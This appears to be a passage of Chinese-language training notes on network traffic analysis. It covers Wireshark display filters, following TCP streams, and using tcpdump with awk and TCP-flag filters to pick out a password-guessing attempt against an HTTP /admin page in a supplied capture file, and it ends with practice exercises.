
- 為了進一步縮小後臺流量，我們用一個display filter，只關注FTP協定
- Display filter比capture filter靈活得多，語法略有不同

display filter條件

- 顧名思義，display filter將只過濾正在顯示的資料封包，而Wireshark將繼續在後臺捕獲10.0.2.0/24位址範圍內的所有網路流量
- 因此，可按一下display filter右側的·x·圖示來清除filter，而無需重新啟動 capture
- 與capture filter一樣，我們也可以按一下Analyze → Display filters從預先定義的清單中選擇篩檢程式

設定display filter條件

- 要過濾FTP封包，可在filter中輸入tcp.port == 21




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.15	10.0.2.7	TCP	74	57176 → 21 [SYN] Seq=0
4	0.010195707	10.0.2.7	10.0.2.15	TCP	74	21 → 57176 [SYN, ACK] S
5	0.010271730	10.0.2.15	10.0.2.7	TCP	66	57176 → 21 [ACK] Seq=1
6	0.060689236	10.0.2.7	10.0.2.15	FTP	86	Response: 220 (vsFTPd 2
7	0.060877735	10.0.2.15	10.0.2.7	TCP	66	57176 → 21 [ACK] Seq=1
8	4.677343907	10.0.2.15	10.0.2.7	FTP	77	Request: USER kali
9	4.678217068	10.0.2.7	10.0.2.15	TCP	66	21 → 57176 [ACK] Seq=21
10	4.678701983	10.0.2.7	10.0.2.15	FTP	100	Response: 331 Please sp

- Wireshark允許我們查看網路流量，包括每個資料封包的內容
- 然而，我們通常對各種應用程式之間的資料流更感興趣
- 我們可以利用Wireshark重組特定session並以各種格式顯示

追蹤TCP Streams

- 要查看特定的TCP stream，可以在感興趣的資料封包按右鍵，例如FTP session中包含使用者命令的資料封包，然後選擇Follow→TCP stream：



- 重新組裝的TCP串流更容易讀取，我們可以查看與FTP伺服器的互動
- 由於FTP是一種明文協定，所以我們可以看到FTP用戶端發送和接收的命令和輸出



Exercise 4-3

1. 用 Wireshark 捕獲網路活動，同時嘗試使用 Netcat 連接到 10.0.2.7 的埠 110，然後嘗試登錄
2. 檢視並理解輸出的內容。三方握手發生在哪裡？哪裡的連接關閉了？
3. 追蹤 TCP 串流讀取登錄嘗試
4. 使用 display filter 僅監控埠 110 上的流量
5. 執行新的 session，這次使用 capture filter 僅收集埠 110 上的流量

tcpdump

- Tcpdump是基於文字的網路嗅探器，儘管沒有圖形介面，但它仍然具有流暢、強大且靈活的特點
- 它是迄今為止最常用的命令列資料封包分析器，可以在大多數Unix和Linux作業系統上找到
- 本地使用者權限決定了捕獲網路流量的能力
- Tcpdump既可以捕獲來自網路的流量，也可以讀取現有的防火牆捕獲檔
- 檢視被防火牆捕獲的
`password_cracking_filtered.pcap`密碼破解過濾檔的內容。下載該檔案，並分析其中資料

啟動tcpdump

- 首先，用sudo啟動tcpdump，並使用-r選項打開password_cracking_filtered.pcap檔：

```
(kali㉿kali)-[~]  
$ sudo tcpdump -r password_cracking_filtered.pcap  
reading from file password_cracking_filtered.pcap, link-type EN10MB (Ethernet)  
, snapshot length 65535  
08:51:20.800917 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855  
084074, win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale  
7], length 0  
08:51:20.800953 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 416  
6855389, ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591  
ecr 25538253,nop,wscale 4], length 0  
08:51:20.801023 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855  
084074, win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale  
7], length 0  
08:51:20.801030 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 416  
6855389, ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591  
ecr 25538253,nop,wscale 4], length 0  
08:51:20.801048 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855  
084074, win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale  
7], length 0
```

過濾流量

- 由於內容太多，可用`awk`和`sort`來瞭解涉及的IP位址和埠
- 首先，用`-n`選項跳過DNS名稱查找(不將IP address轉換成主機名稱)
- 並使用`-r`從資料封包捕獲檔中讀取
- 然後，我們可以將輸出pipe到`awk`，列印目標IP位址和埠（第三個空格分開的欄位）
- 然後再次將輸出pipe到`sort`和`uniq -c`中，分別對欄位在捕獲中出現的次數進行排序和計數
- 最後，用`head`僅顯示輸出的前10行

pcap檔內容分析

- 我們可以看到172.16.40.10是最常見的目標位址，然後是208.68.234.99
- 考慮到172.16.40.10是在低目標埠（81）上連線，208.68.234.99是在高目標埠上連線，我們可以正確地假設前者是伺服器，後者是用戶端

```
(kali㉿kali)-[~]  
└─$ sudo tcpdump -n -r password_cracking_filtered.pcap | awk -F" " '{print $3  
}' | sort | uniq -c | head  
reading from file password_cracking_filtered.pcap, link-type EN10MB (Ethernet  
)  
), snapshot length 65535  
12324 172.16.40.10.81  
18 208.68.234.99.32768  
18 208.68.234.99.32769  
18 208.68.234.99.32770  
18 208.68.234.99.32771  
18 208.68.234.99.32772  
18 208.68.234.99.32773  
18 208.68.234.99.32774  
18 208.68.234.99.32775  
18 208.68.234.99.32776
```

進一步分析

- 我們還可以安全地假設客戶機位址對伺服器發出了許多請求，但為了在沒有太多假設的情況下繼續分析，可以用**filter**更仔細地檢查流量
- 為了從命令列進行過濾，我們將使用來源主機（**src host**）和目標主機（**dst host**）**filter**分別只輸出來源和目標流量
- 我們還可以透過埠號（**-n port 81**）進行過濾，以顯示來源和目標流量與埠**81**的對比

使用tcpdump filters

```
(kali㉿kali)-[~]
$ sudo tcpdump -n src host 172.16.40.10 -r password_cracking_filtered.pcap | head -n 1
reading from file password_cracking_filtered.pcap, link-type EN10MB (Ethernet
), snapshot length 65535
08:51:20.800953 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 416
6855389, ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591
ecr 25538253,nop,wscale 4], length 0
tcpdump: Unable to write output: Broken pipe

(kali㉿kali)-[~]
$ sudo tcpdump -n dst host 172.16.40.10 -r password_cracking_filtered.pcap | head -n 1
reading from file password_cracking_filtered.pcap, link-type EN10MB (Ethernet
), snapshot length 65535
08:51:20.800917 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855
084074, win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale
7], length 0
tcpdump: Unable to write output: Broken pipe

(kali㉿kali)-[~]
$ sudo tcpdump -n port 81 -r password_cracking_filtered.pcap | head -n 1
reading from file password_cracking_filtered.pcap, link-type EN10MB (Ethernet
), snapshot length 65535
08:51:20.800917 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855
084074, win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale
7], length 0
```

用tcpdump讀取hex/ascii輸出

- 我們可以繼續用各種命令列公用程式（例如awk和grep）來處理過濾後的輸出，更詳細地檢查一些資料封包，看看能發現哪些細節
- 為了轉存捕獲的流量，我們用-x選項以十六進位和ASCII格式列印資料封包：

```
(kali@kali)-[~]  
$ sudo tcpdump -nX -r password_cracking_filtered.pcap  
reading from file password_cracking_filtered.pcap, link-type EN10MB (Ethernet  
) , snapshot length 65535  
08:51:20.800917 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855  
084074, win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale  
7], length 0  
    0x0000:  4500 003c f8e7 4000 3906 ba11 d044 ea63  E ..< ..@.9....D.c  
    0x0010:  ac10 280a ec5d 0051 6e92 562a 0000 0000  ..(..].Qn.V*....  
    0x0020:  a002 3908 1e77 0000 0204 05b4 0402 080a  ..9..w.....  
    0x0030:  0185 aecd 0000 0000 0103 0307  ....
```


- 我們立即注意到，172.16.40.10的port 81流量看起來像是HTTP資料。事實上，這些HTTP請求似乎包含基本的HTTP身份驗證資料，使用者代理是“The Forest Lobster”。這個跡象非常明顯，表示發生了一些奇怪的事⁵⁰

進階標頭過濾

- 為了揭開謎團的其餘部分，需進一步檢查dump中的請求和回應，我們希望過濾並僅顯示資料封包
- 為此，我們將查找PSH和ACK標誌有開啟的資料封包
- 一開始的三方握手後發送和接收的所有資料封包都將設定ACK標誌為1
- PSH 標誌用來強制立即傳送資料封包，通常用於交談式應用層協定中，以避免封包被緩衝

TCP封包的flags從第14個byte開始

- 下圖描述了TCP標頭，並顯示TCP的flags是從第14個位元組開始定義，其中ACK和PSH分別在第4和第5個bits



TCP旗標和display filter條件

- 只開啟ACK和PSH將得到00011000，或十進位24

C	E	U	A	P	R	S	F
W	C	R	C	S	S	Y	I
R	E	G	K	H	T	N	N

0 0 0 1 1 0 0 0

```
(kali@kali)-[~]  
$ echo "$((2#00011000))"  
24
```

- 我們可以將這個數字以"tcp[13]=24"作為display filter傳給tcpdump，以表示我們只希望看到設置了ACK和PSH位元的資料封包
- 請記住，用於計數位元組的tcpdump陣列索引從零開始，因此語法應該是(tcp[13])

分析結果

- 至此事證變得更加清晰。我們看到大量嘗試對 /admin 目錄進行身份驗證失敗，導致 HTTP 401 回覆
- 而最後一次嘗試登錄似乎已成功，因為伺服器回覆了 HTTP 301 回應。似乎有人訪問了 megacorpone 的一台伺服器！

```
(kali㉿kali)-[~]  
$ sudo tcpdump -A -n 'tcp[13] = 24' -r password_cracking_filtered.pcap  
reading from file password_cracking_filtered.pcap, link-type EN10MB (Ethernet)  
, snapshot length 65535  
08:51:20.802032 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [P.], seq 185  
5084075:1855084163, ack 4166855390, win 115, options [nop,nop,TS val 25538253  
ecr 71430591], length 88  
E.....@.9....D.c..(  
.].Qn.V+.]*.....s1.....  
.....A..GET //admin HTTP/1.1  
Host: admin.megacorpone.com:81  
User-Agent: Teh Forest Lobster
```

Exercise 4-4

1. 用tcpdump重做Wireshark在埠110上捕獲流量的練習
2. 用-x 旗標查看資料封包的內容。如果資料被截斷，請調查-s旗標可能會有什麼幫助
3. 在password_cracking_filtered.pcap中查找所有"SYN"、"ACK"和"RST"資料封包
4. tcpdump中提供了另一種語法，可以用更為用戶友好的filter來僅顯示ACK和PSH資料封包。搜尋"tcpflags"，查看tcpdump手冊中的這種語法。使用這種語法來過濾ACK和PSH資料封包，並提出一個等效的display filter

